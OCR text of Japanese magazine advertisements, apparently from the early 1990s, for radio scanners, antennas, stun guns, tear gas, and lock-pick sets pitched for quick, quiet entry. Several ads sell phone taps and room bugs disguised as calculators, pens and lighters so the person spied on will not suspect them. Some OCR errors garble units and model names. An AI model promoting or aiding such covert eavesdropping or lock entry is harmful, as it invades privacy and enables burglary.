
定価58,000円
サイズ: 62×15×15mm
電話電源(半永久的)
国内・国際電話を問わず両者の会話を鮮明にとらえ発信します。最高エリヤ300mを誇ります。受信機はCN-400RX又は電波リレー内蔵テレコCN-120-Uを使用。

盗聴発見機アロー3000



定価148,000円
FM、VHF帯を言うに及ばず特に主流のUHF帯に強い逆探知機能。アロー3000は従来の発見機より高感度を持ち素早く時間短縮してさがせるハンディタイプです。

スーパーコンパクトマイク厚い新
コンクリートを通して会話が見える!
CN-555A



定価59,800円
本体サイズ: 7×55×2cm
総重量: 180g
居室が気になる。しかし入室出来ない。この様な場合特注・超コンパクトマイク(マグネット付)を壁又はドアにあてて居るだけで居室の音が手に取るように迫力で聞えてくる。本体(機内機)には超超オーディオ並のICを採用。ステレオイヤーホン仕様でメカの限界まで「音質」を追及したプロ仕様の新兵機です。

お申込み方法

現金書留

銀行振込

代金引換 (郵便代引)

●住所、氏名(捺印) 三和銀行、梅田支店
市令、TEL、商品 番 3631569
名、金額を明記の J.I.C.(株)
上お申込み下さい 振込後お電話でお
申込み下さい。

●通販のみ返品は3日以内
(送料お客様負担)
資料請求は300円切手を同封して下さい。

●お急ぎの方は現金書留か銀行振込でお申込み下さい。

デンワカハキでお申込み下さい。
(ハガキの場合下記参照)

〒530
J.I.C. (株)
(A・B係)

大阪府北区鶴野町
Iの3
安田ビル408

★お客様のあった申込方法で今すぐ(送料サービス)

●御注文・お問い合わせは

大阪 06(375)6666代

〒530 大阪市北区鶴野町1-3
安田ビル408

日本情報通信社

JIC(株)

受付時間
AM9:00~PM7:30
日・祝・休



近郊の方は当店販売も致しておりますので、御来店下さい。

◎全品消費税込 ◎お急ぎの方は代引が便利。電話一本で全国発送OK! 支払は商品到着時。

Bearcat
BC200
XLJ
¥27,000
(税込)



ユピテル
VT-
125
¥34,800
↓
大特価



TONO
PR-
900
マイクロ
間多
¥29,800
¥31,000



信和 SR-001
プレゼント付
大特価 ¥44,800



JRC ★新製品
NRD-535
¥149,800→特価



AOR (プレゼント付)
AR3000
定価 ¥129,800
特価 ¥109,000



フェアメイト
MP-200
(プレゼント付)
定価 ¥59,800
特価 ¥44,800



ユピテル
MVT-6000
大特価
¥39,000
(プレゼント付)



ユピテル
MVT-
5000
(プレゼント付)
大特価
¥38,000



HP-
100
M-II
(プレゼント付)
定価 ¥56,800
特価
¥39,800



ユピテル
MVT-
7000
(プレゼント付)
定価 ¥59,800
¥大特価
TEL



アイコム
R-1
(プレゼント付)
大特価
¥47,000



DR-590SX
DR-590HX
各大特価
受信◎済



KENWOOD
TM-941(D)
受信◎済
大特価



マランツ
C5600(D)
受信◎済
大特価



DR-570SX
DR-570HX
受信◎済 大特価



マランツ
C520
受信◎済
(プレゼント付)
大特価



アルインコ
DJ-
560SX
受信◎済
(プレゼント付)
大特価



マランツ
C160
¥37,800
C460
¥39,800
各受信◎済



KENWOOD
TH-77
受信◎済
(プレゼント付)
大特価



信和 SC-905GV2
◎Aセット ¥49,800
◎Bセット ¥69,000
◎Cセット ¥74,000
◎Dセット ¥80,000

★今が買い時
今後売価上昇します!



ナショナル
PQ-13
大特価
¥49,800ヨリ



長野県松本市島立442-2 年中無休

ハムセンライ

松本インターチェンジから市内に向って700m左側

☎0263
47-7410

FAX.0263-47-6687

お申込方法 (送料全国 ¥1,000)

現金書留または銀行振込
振込先: 八十二銀行 西松本支店

☎87-398

受信機(資格不用)

アマチュア無線機

無線機

有限会社

無線機は、サービス本位の当店へ!

SHINWA SC-905GV₂スーパーSFX 台数限定



超特価⇒¥79,800 より

Panasonic
PQ-13



デジタ君
¥79,800 新発売

東野電機
FSX-1

アンテナ付フルセット



¥358,000

パーソナル用オリジナル
50W 送受信ブースター

¥55,800

なかなか調子がGOOD!

YAESU FYA-925A



¥89,900より

	640	800	1,280	1,600
シンワ GB	¥ 8,000	¥ 8,000	¥15,000	—
" GII	¥ 8,000	¥ 8,000	¥15,000	—
" GIII	—	¥15,000	¥25,000	—
" GV ₂	—	¥15,000	¥20,000 ¥35,000	—
アイコム GT-5	—	—	¥15,000	¥20,000
PQ-10	¥10,000	—	¥15,000	—
PQ-12, 13	—	—	¥15,000	—
ヤエス 905A	¥ 8,000	—	¥10,000	—
" 925	—	¥15,000	¥15,000	—
" 925A	—	—	¥25,000	—
ケンウッド PRC-1~17	(83ch仕様のみ¥5,000)			

日本全国、どこでも通販、代金引換便 OK!


国道50号バイパス(笠懸)ホカホカ大将2階
●マニアのためのシステムショップ

関東システムサービス

〒379-23 群馬県新田郡笠懸町大字阿左美1669-1

☎0277-76-6045 FAX. 0277-76-9147

▶振込先/新潟中央銀行 桐生支店 ⑧ 716-200619



平日: PM 1:00~PM 9:00
日祭日: AM 10:00~PM 9:00

★卸し致します。★通販歓迎...担当/高橋

♥ダイヤルQ² 北関東に上陸!

アダルトフラッシュ

★★★★★★★★★★★★★★★★★★★★

0990-310-499

スーパー伝言サービス

★★★★★★★★★★★★★★★★★★★★

0990-31-8511

ダイヤル回線の方は、トーン信号(ビ・ポ・パ音)に切換えて、御利用下さい。

TOA

護身用具、防犯用具の専門店

株東亜セキュリティ

高電圧スタンガン 暴漢撃退

強烈な電気ショックを与え、
確実に自分の身を守る!!

ただ今スタンガンお求めの方に催涙ガス口紅タイプ一本をサービス中

極限の200,000ボルト“新登場”

オメガ-K

ゴールドブル

NEW



上下2枚の放電パネル(長さ215mm)の間を連続して電光が走り接触面積を広範囲とした。また、衝撃に強く、棒状での防御に適している。

■サイズ: 35×55×L400mm
■重さ: 750g
■安全装置付

定価¥95,000
(充電器、充電器各3個含む)

スパークスティック MRT-525K



パワー120,000ボルト

離れた相手の攻撃に対し最も効力を発揮。放電部が先端の2本の電極針及び上下2本の溝部と幅広い為、スティックを握る事は皆無。棒状の攻撃からも防御しやすく、しかも厚手の衣服、コート、皮革衣等抵抗なく通電可能な本格派タイプ。特に夜間の巡回、オフィス、店舗、ドライバー等使用用途大。

■サイズ: 480×40mm
■重さ: 440g
■パワー: 120,000ボルト

定価¥75,000
(充電器、充電器各2個含む)



パワー120,000ボルト

ハンディタイプでは
最強パワー内蔵!

■サイズ: 200×70×35mm ■重さ: 300g
■安全装置付 ■充電器、電池各2個
■ホルスター付

定価¥70,000

パワー80,000ボルト

MRT-801R

ダブル安全機能付最高
レベルのパワー内蔵
■サイズ: 175×60×23mm
■重さ: 210g
定価¥50,000
(電池・充電器・ホルスター付)

オメガ

ポケットサイズの
スタンガン
■サイズ: 130×60×30mm
■重さ: 180g
定価¥50,000
(電池・充電器付)

パワー50,000ボルト

NOVA-XR5000

U.S.A 各州ポリス公式
採用の格式のある製品
■サイズ: 155×55×22mm
■重さ: 200g
定価¥40,000
(電池・充電器付)

スタンビストル SSP-964R

安全ロックを飛ばさない限り作動しない。
ポケットやバックの中などに携帯しても安全。
■サイズ: 145×110×20mm
■重さ: 180g
定価¥38,000
(アルカリ電池付)

性能をグッと凝縮! 高性能ミニスタンガン

MRT-3505

パワー50,000ボルト
角型ミニスタン

■サイズ: 104×58×32mm
■重さ: 87g
■パワー: 5000ボルト
定価¥35,000
(電池含む)

MRT-500R

パワー35,000ボルト
丸型ミニスタン

■サイズ: 35×140mm
■重さ: 95g
■パワー: 35000ボルト
定価¥23,000
(電池含む)

催涙ガス 離れた場所から... シュツとひと吹きで

痴漢・暴漢を撃退!!

ガソタイプ	ギャラント	スーパージャイアント	口紅タイプ	マン	トップ
CN-701 3m範囲で催涙ガスを強烈に 発射。ガソタイプなので確実に 目標を狙えます。スベアホンで 安全装置付き。 (1本サービス) ■サイズ: 103×115×30mm ■重さ: 90g (ガス交換可) 定価¥15,200 (※別売スベアホン¥5,800)	CN-711 バッグやポケットに入れて、 手軽に持ち運べてはばく 取り出せるラ イタータイプ。 (安全装置付) ■サイズ: 100×50×25mm ■重さ: 70g (ガスの交換不可) 定価¥8,500	CN-601 高圧噴射装置付き の強力本格派タイプ。 発射量及び、噴 射距離(4m-5m) を大幅にアップし 特に複数団体の暴 走には、最大の威力 を発揮。(事務所、 倉庫等用途大) ■サイズ: 250mm×85g ■重さ: 600g ■容量: 400cc (ガスの交換不可) 定価¥42,000	CN-101 小型ながら威力は抜群。 最軽量型。 ■サイズ: 87×22g ■重さ: 30g ■容量: 40cc (ガスの交換不可) 定価¥6,300	CN-201 あなたの小さな ボディガード。 ■サイズ: 80×34g ■重さ: 65g ■容量: 40cc (ガスの交換不可) 定価¥9,500	CN-131 外出時に胸のポッケ ットにもスポッと差 し込める細身のス マートボディガード。 ■サイズ: 132×22g ■重さ: 65g ■容量: 40cc (ガスの交換不可) 定価¥12,400
スタンダード	スーパー	ジャンボジャイアント	動物専用	警棒タイプ	防弾ベスト
CN-301 携帯サイズの大き き。ガスの容量も 必要で十分実用 性能で大人気。 ■サイズ: 110×34g ■重さ: 90g ■容量: 63cc (ガスの交換不可) 定価¥13,500	CN-401 一家に1本常備で 年中無休の防衛。 ■サイズ: 130×34g ■重さ: 90g ■容量: 75cc (ガスの交換不可) 定価¥16,800	CN-501 いざの時ワンタッチ で3m-5m範囲を 正確にひとえ、暴漢 撃退。 ■サイズ: 175×45g ■重さ: 170g ■容量: 150cc (ガスの交換不可) 定価¥26,800	CN-1210 (M) 野犬など危険な動物との遭遇 時もワンタッチで撃退する動 物専用タイプ。 ■サイズ: 82×34g ■重さ: 60g ■容量: 40cc 定価¥7,500 CN-1301 (L) ■サイズ: 110×34g ■重さ: 90g ■容量: 63cc 定価¥9,500	931 (M) 引き金を引くと先端より強烈な ガスを発射。会社、現場、夜警 等の仕事の方に最適。 ■サイズ: 35d×300mm ■重さ: 90g 定価¥28,700 (スベアホン1本サービス) 921 (L) ■サイズ: 35×480mm ■重さ: 320g 定価¥31,600 (※別売スベアホン¥12,000)	防弾ベスト ディプロマット 誰にも気付かれず ダンディーな チョッキタイプ。 ■色: 青 ■サイズ: フリーサイズ 定価¥85,000 (※他にも各種防弾ベストあり)

注文方法

現金書留の場合、即日、宅急便または郵便で発送。●お急ぎの方は電話又はFAXにて受付。●ハガキ注文の場合、〒、住所、商品名、数量、捺印、電話番号を必ず明記のこと(尚、電話番号、捺印なき場合は発送できない場合があります)。——電話、ハガキ注文の場合、いずれも代金引換にて送付。(送料500円)

申込先

〒169 東京都新宿区高田馬場1-113 東神ビル703

03-3205-8236 株東亜セキュリティ

年中無休 ●電話受付 午前9:00~深夜12:00まで(日・祭日も受付) ●ご来店かかげい午後6時まで(日・祭日はご遠慮下さい。)

至新橋 明治通り 至新宿

早稲田通り

マツタ 東神ビル(7階)

高田馬場駅 JR高田馬場駅より10分

■ファックス 03-3209-2617(24時間受付) ★広告以外にも各種強力護身用具ありますのでお気軽にご相談下さい。★カタログご希望の方は切手¥500にてお送りします。

「アクションハンター」街に現れる。

ダイヤモンドから、マルチバンドハンディーついに登場。

おもしろいくらい交信をキャッチできる。聞く楽しさを追求すれば、どうしたってマルチバンドアンテナで運用したい。だから、ダイヤモンドの多バンド受信対応アクションハンター。精悍なブラックパッケージで新登場です。

DIAMOND
ANTENNA

9 Band

※全機種インピーダンスは50Ωです。



RH9 ¥3,500 新製品

144/430/900MHz送受信・120(エアーバンド)/
150/300/450/800/1200MHz受信対応
●全長:7cm ●形式:1/4λ(144/430/900MHz)



RH951 ¥5,100 144/430/1200MHz送受信・120(エアーバンド)/150/300/450/
800/900MHz受信対応
新製品

●利得:2.15dBi(144/430MHz), 5.5dB(1200MHz) ●全長:36cm ●形式:1/4λ
(144MHz), 1/2λ(430MHz), 5/8λ2段(1200MHz)フレキシブル

※RH951(430/1200MHz帯)、RH901(430/900MHz帯)、RH771/775/777/779の430MHz帯はノンラジアルタイプです。

8 Band



RH901 ¥5,900 144/430/900MHz送受信・120(エアーバンド)/150/300/450/
800MHz受信対応
新製品

●利得:2.15dBi(144MHz), 3.8dB(430MHz), 5.5dB(900MHz) ●全長:49cm ●形
式:1/4λ(144MHz), C-Load(430MHz), 5/8λ2段C-Load(900MHz)フレキシブル



RH701 ¥3,500 144/430MHz送受信・120(エアーバンド)/150/300/450/800/
900MHz受信対応
新製品

●全長:21cm ●形式:1/4λ(144/430MHz)フレキシブル



RH771 ¥3,500 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:40cm ●形式:1/4λ(144MHz), 1/2λ(430MHz)フレキシブル



RH775 ¥3,300 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:41cm(フルサイズ), 14cm(最短サイズ) ●ロッド段数:8段 ●形式:1/4λ(144MHz), 1/2λ(430MHz)

※RH779, RH777, RH709, RH707には便利に新しい「折曲がり機構」がついています。



折曲機構付

RH707 ¥3,800 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm ●形式:1/4λ(144/430MHz)フレキシブル



折曲機構付

RH709 ¥4,300 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm(フルサイズ), 11cm(最短サイズ) ●ロッド段数:7段 ●形式:1/4λ(144/430MHz)



折曲機構付

RH777 ¥3,900 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品


●利得:2.15dBi(430MHz) ●全長:40cm ●形式:1/4λ(144MHz), 1/2λ(430MHz)フレキシブル



折曲機構付

RH779 ¥4,600 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:41cm(フルサイズ), 14cm(最短サイズ) ●ロッド段数:8段 ●形式:1/4λ(144MHz), 1/2λ(430MHz)



第一電波工業株式会社/通信機器事業部 〒350 埼玉県川口市小中居中通り445-1 TEL (0492)35-7171(代)

本社 〒175 東京都板橋区高島平9-24-13

東京営業所 TEL (0492)35-7882(代) 名古屋営業所 TEL (052)586-3238(代) 大阪営業所 TEL (06)644-4081(代)

九州営業所 TEL (092)592-3225(代) 仙台営業所 TEL (022)224-6061(代) 札幌営業所 TEL (011)261-3220(代)


●ダイヤモンドアンテナ製品のカタログをお送りします 切手300円を同封して、上記の通信機器事業部宛へどうぞ ●広告に掲載の全商品の価格には、消費税は含まれておりません。

ツースhot完全自動装置!

最新型モデル

ONE TO ONE

《ワン・ツー・ワン》



♥ 独自T.S.機能によりレディーコールはホットに集中♥
コンピューター管理によりレディーの在宅勤務が可能。

特徴

1. 16回線標準ユニット
2. 自動スキャン・スキップ機能
3. 独自T.S.機能
4. コール数表示
5. ガイダンス録音機能内蔵
6. BGM音源装置付属、ミュージック付
7. LCD表示による回線接続状況モニター/カット機能
8. パーフェクト妨害防止機能
9. DJ機能
10. 高性能通話品質が自慢(比べてみて下さい)

お問い合わせ、ご相談は………


SUNFLASH CORPORATION, YOKOHAMA

サンフラッシュ 株式会社

〒231 横浜市中区長者町5-72-1 YSセンタービル

TEL.045-261-7741 FAX.045-252-3430

システム例




開錠工具

全商品に日本語取説付!

空き巣、盗聴等違法行為や悪意の有る使用は、ご遠慮下さい。

この商品の販売は犯罪に使用される恐れがあるため法的責任の取れる20歳以上の方に限らせて頂きます。



MD60

ピックとテンジョンレンチ61本入り。
プロ用最高級、本皮ケース入り。
開錠講座ビデオ付


¥50,000



モデルA

ピック6本とテンジョンレンチ付き。
入門者用、本皮ケース入り。
開錠講座ビデオ付

¥18,000



ロックエイド

アメリカ司法当局が13年間にわたって愛用している、だれでも覚えやすいピストル型開錠工具。ライフ社製。

¥30,000



ハーフキー・セット

一般家庭の勝手口や木造アパート等で主に使われている特定の鍵専用で早く、そして静かに開錠出来ます。


¥18,000



Aセット

- モデルA
- ロックエイド
- ハーフキーセット

¥60,000



Bセット

- MD-60
- ロックエイド
- ハーフキーセット

¥90,000

◎[A、BセットともにVHSビデオソフト開錠講座「A to Z」(英語版)を全員にプレゼント]

※他にチューブロック用(主にゲーム機、パチンコ台、旧型自動販売機等に使われている)ミニピック有。詳しくはお問合せ下さい。

お申込は：タチカワ・トレーディング 〒367 本庄市見福2-13-12/101

☎0495-24-1967 (FAX 兼用 毎日午後6～9時まで)


FAX使用の場合、切換の都合上あらかじめ電話連絡の上でお願いします。

●住所、氏名、年齢、電話番号、商品名、数量を明記の上で、注文金額の全額または半額を現金書留にてお送り下さい。送料及び残金は商品到着時の引替えとなります。

●なお、商品は全てアメリカ合衆国からの輸入品のため、お届けまで多少日数のかかる事が有りますのでご了承下さい。

① FM式遠隔自動無人録音送受信機セット
(電話内容)(志布志101)¥59,800
+税 1,794円

- ① 286×131×92%(1.3kg)。ラジオ(AM、FM、TV)受信可。1時間録音。
- ② 一流メーカーラジカセの為、他人の疑惑無用。ACアダプター付。
- ③ 受話器の下で、テープ動、止。会話時のみ作動。近距離鮮明受信。
- ④ 電話用発信機(TX-3A)付属使用。(内蔵電池不要)
- ⑤ (別売)室内音声用発信機(AR-9DX、他多数あり)

② FM式遠隔自動無人録音送受信機
(電話内容)(志布志202)¥68,800
+税 2,064円

- ① 117×85×35%(375g)。ラジオ(AM、FM、TV)受信可。オートリバー装置で、2時間録音可能。
- ② 一流メーカーラジカセの為、他人の疑惑無用。
- ③ 電話用発信機(TX-3A)付属使用。(電池不要)
- ④ 室内音声用発信機(AR-9DX他)(別売)
- ⑤ 受話器の下で、会話時のみ作動。
- ⑥ 近距離鮮明受信。隠し録音に最適。

③ FM式電話用発信機
(TX-3A)¥26,000
+税 780円

- ① 33×12×9%(8g)。周波数可変式。
- ② 電池不要。取付簡単。クリップ止式。
- ③ お手持ちラジカセで、受信可能。
- ④ 志布志101、202に適合。及び一般ラジカセ。

④ FM式家庭電源室内音声
遠隔録音用発信機
(TAC-201)¥29,800
+税 894円

- ① 本体(42×29×15%)。AC100Vアダプター接続付。
- ② 内蔵電池不要。半永久発信。
- ③ お手持ちラジカセで、受信可能。
- ④ 室内音声高感度集音。音質鮮明。

⑤ FM式超極小室内音声
用発信機(AR-201S)¥26,000
+税 780円

- ① 22×12×9%(7g)。
- ② 超極小の為、隠し設置に最適。
- ③ 近距離鮮明受信。お手持ちラジカセ使用。
- ④ 水銀ボタン電池(40時間発信持続)

⑥ FM式室内音声近距離用
実用型発信機
(AR-9DX)¥26,000
+税 780円

- ① 42×29×15%(48g)。水銀電池50時間発信持続。
- ② お手持ちラジカセで鮮明受信。周波数可変式。
- ③ 受信効果良好。

⑦ FM式電卓型室内音声
中距離用発信機
(日南壱号)¥29,800
+税 894円

- ① 130×63×14%(130g)。
- ② 偽装品の為、他人の疑惑無用。安心録音。
- ③ 飾りヒモがアンテナ兼用の為、特に発信効果あり。
- ④ 電源(アルカリ単3×2本)50時間。

⑧ FM式卓上電子ライター型
近距離室内音声用発信機
(K-300)¥29,800
+税 894円

- ① 83×12×17%(115g)。点火可能。
- ② お手持ちラジカセ使用。周波数可変式。
- ③ 水銀乾電池。30時間持続。
- ④ 偽装品の為、他人の疑惑無用。

⑨ FM式ペン型室内音声
近距離用発信機
(FBP-2)¥29,800
+税 894円

- ① 137×12×(25g)。筆記可。周波数可変式。
- ② お手持ちラジカセで受信。集音範囲10m。
- ③ 鉛電池40時間発信持続。偽装品の為、他人の疑惑無用。

⑩ VHF水晶式家庭電源
室内音声録音用発信機
(TAC-301)¥36,500
+税 1,095円

- ① 本体(42×29×14%)。アダプター接続済。
- ② 室内集音範囲15m。電池不要。
- ③ 半永久発信。実用型。他からの傍聴不可。
- ④ (別売)適合受信機多数あり。A、B、Cの3種。

⑪ VHF水晶式室内音声
用小型発信機
(TXS)¥28,800
+税 864円

- ① 44×30×14%(50g)。A、B、Cの3種。
- ② 鮮明受信実用型。水銀電池内蔵。60時間。
- ③ 他からの傍聴不可。適合受信機多数あり。

⑫ VHF水晶式室内音声
中距離用発信機
(TX-400)¥49,500
+税 1,485円

- ① 90×65×20%(170g)。006P、9V電池。12時間。
- ② 他からの傍聴不可。鮮明受信。
- ③ 適合受信機(RXZ-404DX、FR-10、隣島2号)

⑬ VHF水晶式室内音声
強力型発信機
(TX-500)¥69,500
+税 2,085円


- ① 120×60×21%(205g)。単3×4本。電池内蔵。ヘリカルアンテナ付。
- ② BNCコネクターの為、高性能。外部アンテナと交換自由で、遠距離発信可能。
- ③ A、B、C3種類あり。他からの傍聴不可。適合受信機多数あり。(10時間発信持続)

⑭ VHF水晶式室内音声
遠距離用発信機
(TX-1000)¥78,000
+税 2,340円

- ① 154×54×30%(370g)。ヘリカルアンテナ付。
- ② アルカリ単3×4本。10時間発信持続。
- ③ BNCコネクター。他からの外部発せとの交換可能。
- ④ 2000～5000m受信可。他からの傍聴不可。
- ⑤ 適合受信機(RXZ-404DX、FR-10)。

⑮ VHF水晶式家庭電源用
デジタル時計型遠隔
録音用発信機(室内音声)¥39,800
+税 1,194円

- ① 138×105×50%(400g)。A、Bの2種。
- ② AC電源の為、半永久発信。電池不要。
- ③ 蛍光管表示の為、秒針音の混入なし。
- ④ 偽装品で相手の疑惑無用。安心録音。
- ⑤ 他からの傍聴不可。適合受信機多数。
- ⑥ 効果的に鮮明受信。

⑯ VHF水晶式電話内容
録音用発信機
(TX-6A)¥33,000
+税 990円

- ① 44×19×13%(15g)。A、B、Cの3種類のチャンネルあり。
- ② クリップ止式で、簡単取付可能。
- ③ 内蔵電池不要。
- ④ 他からの傍聴不可。
- ⑤ (別売)適合受信機、多数あり。半永久発信。

⑰ VHF水晶式近距離用
ポケット型受信機
(電話内容及び室内音声)¥36,000
+税 1,080円

- ① 91×55×18%(150g)。006P、9V電池内蔵。2イヤホンコードが、アダプター兼用の為、偽装受信で、他人の疑惑無用。
- ② A、B、2波切替式。録音コード付。
- ③ (別売)適合受信機多数あり。他からの傍聴不可。

⑱ 特殊周波数帯水晶式室内
音声遠距離用発信機
(TK-400)¥37,800
+税 1,134円

- ① 小型65×26×14%(50g)。300～600m受信。A、B、Cの3種類あり。
- ② 特殊フレックスアンテナ。アルカリ単5電池2本で50時間持続発信。
- ③ A、B、Cの3種類。他からの傍聴不可。
- ④ 雑音、混信、外部から妨害音波。
- ⑤ 適合受信機(UKZ-80、UKZ-100、UZ-120)

⑲ 特殊周波数帯水晶式室内
音声近距離用ペン型発信機
(PK-300)¥55,000
+税 1,650円

- ① 144×130%(20g)。A、B、Cの3種類あり。
- ② ボールペン筆記可能で、偽装品の為、相手の疑惑無用。
- ③ 水銀ボタン電池×2個で15時間発信。
- ④ 雑音・他からの妨害音波の影響無。
- ⑤ 適合受信機(UKZ-80、UKZ-100、UZ-120)



②① VHF水晶式遠隔自動無人録音2時間用受信機 (RXZ-404DX) (電話内容)(室内音声も可能)

¥125,000
+税 3,750円



- ① 240×90×37% (1.1kg)。
- ② 相手の受話機の上下で、通話時のみ、作動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間用録音機、電池ボックスとの一体構造による最新独特設計。通信機並の高性能。
- ④ 2電源方式 (AC100V家庭電源用アダプター、及びリチウム単1×2本で14日間連続受信)。
- ⑤ BNCコネクターで、他の外部アンテナとの交換自由の為、更に受信距離延長 (200〜10,000m) (但し、室内音声を含む)。
- ⑥ A、B 2チャンネル切替スイッチ付の、2ヶ所の電話内容 (室内音声) を録音可能。他からの傍聴不可。車載、携帯、基地局兼用型。
- ⑦ 適合する電話用発信機 (TX-6A、TX-8、TX-8B、TX-9)、室内音声用発信機 (TX5、TX-400、TX-500、TX-1000、TAC-301、大隅番号、日向202、日南式号)。

②① 特殊周波数水晶式室内音声近距離用電卓型発信機 (CAL-201) ¥64,500 +税 1,935円

- ① 128×70×16% (105g)。A、B、Cの3種
- ② ビンホール (直径1/3%) 隠しスイッチの、全相手の疑惑無用、安心録音。
- ③ 8ヶota計算可能、偽装設置に最適。
- ④ 本体内部にアンテナ、集音範囲10m、水銀ボタン電池内蔵。
- ⑤ 雑音、混信、妨害電波の影響皆無。
- ⑥ 適合発信機 (UKZ-80、UKZ-80、UKZ-100、UZ-120)



②② 特殊周波数帯水晶式室内音声中距離用大型電卓型発信機 (CAL-205) ¥74,500 +税 2,235円

- ① 180×140×20% (350g)。A、B、Cの3種
- ② ビンホール (直径1/3%) 隠しスイッチの、全相手の疑惑無用、安心録音。
- ③ 12ヶota計算可能。偽装設置に最適。
- ④ 本体内部にアンテナを隠し設置。集音範囲10m、ACアダプター付、及び電池内蔵。
- ⑤ 雑音、混信、妨害電波の影響皆無。
- ⑥ 適合発信機 (UKZ-80、UKZ-100、UZ-120)。




②③ UHF帯水晶中距離用小型受信機 (電話内容、室内音声) (UKZ-80) ¥45,800 +税 1,374円

- ① 84×52×17% (125g)。200〜400m受信可能。
- ② 雑音、混信、外部からの妨害電波の悪影響なし。単4×2本5時間使用可。
- ③ A、Bの2チャンネル切替式。録音コード付。
- ④ 適合発信機 (電話用) TT-600、TT-800、TT-900 (室内用) TK-400、AZ-110、PK-300、CAL-201、CAL-205、AZ-110



②④ UHF帯水晶式遠距離用小型ポケット型受信機 (電話内容、及び室内音声) (UKZ-100) ¥49,800 +税 1,494円

- ① 88×56×20% (140g)。300〜600m受信。
- ② 雑音、混信、外部からの妨害電波の悪影響皆無。
- ③ 特殊フレックスアンテナ。録音コード付。
- ④ A、B、C 3チャンネル切替式。
- ⑤ 適合発信機 = (電話用) TT-600、TT-800、TT-900、(室内用) TK-400、AZ-110、PK-300、CAL-201、N110。極めて鮮明な遠距離受信可能。他からの傍聴不可。




②⑤ 特殊周波数帯水晶式室内音声遠隔録音用3ヶota型発信機 (AZ-110) ¥64,000 +税 1,920円

- ① 70×50×20% (58g)。A、B、Cの3種あり。
- ② 家庭電源使用の為、電池不要。3ヶota全部、家電製品を使用しても、集音能力減衰せず。
- ③ 半永久発信。周辺15m音声集音鮮明受信。
- ④ 偽装品の為、相手の疑惑無用。
- ⑤ 雑音、混信、外部からの妨害電波の影響皆無。
- ⑥ 適合発信機 (UKZ-80、UKZ-100、UZ-120)



②⑥ VHF水晶式遠隔自動無人録音2時間用受信機 (電話内容)(室内音声も可能) (UZ-120) ¥148,000 +税 4,440円



- ① 240×90×37% (1.1kg)。
- ② 相手の受話器の上下で、通話時のみ、作動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間用録音機、電池ボックスとの一体構造。(AC-100Vも可)
- ④ 雑音、混信、外部からの妨害電波の悪影響皆無。
- ⑤ A、B (又はA、C) 2チャンネル切替式。車載、携帯、基地局兼用。遠距離鮮明受信。
- ⑥ 適合発信機 (別売)。電話用 (TT-600、TT-800、TT-900)、室内音声用 (TK-400、N-110、AZ-110、PK-300、CAL-201、CAL-205)。

②⑦ UHF帯水晶式極小型遠距離用トランシーバー (2台1組) (KZ-100-TR) ¥155,000 +税 4,650円

- ① 台 67×49×19% (95g)。リチウム電池。
- ② 秘密通話方式で他からの傍聴不可。
- ③ 雑音、混信、妨害電波の影響皆無。
- ④ 他人に気づかれずに鮮明通話。



②⑧ UHF水晶式遠隔自動無人録音8時間用アタッシュ鞆型受信機 (電話内容)(室内音声も可能) (KCR-480) ¥298,000 +税 8,940円

- ① 45×30×8.5cm (4.5kg)。外部アンテナとも交換可能。3電源方式。
- ② 相手の受話機の下で通話時のみ作動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間×4=8時間録音機、電池ボックス (単1×4本) との、一体構造による最新独特設計。通信機並の高性能。
- ④ A、B 2チャンネルの為、2ヶ所の電話内容 (室内音声) の録音可能。他からの傍聴不可。車載、携帯、基地局兼用型。
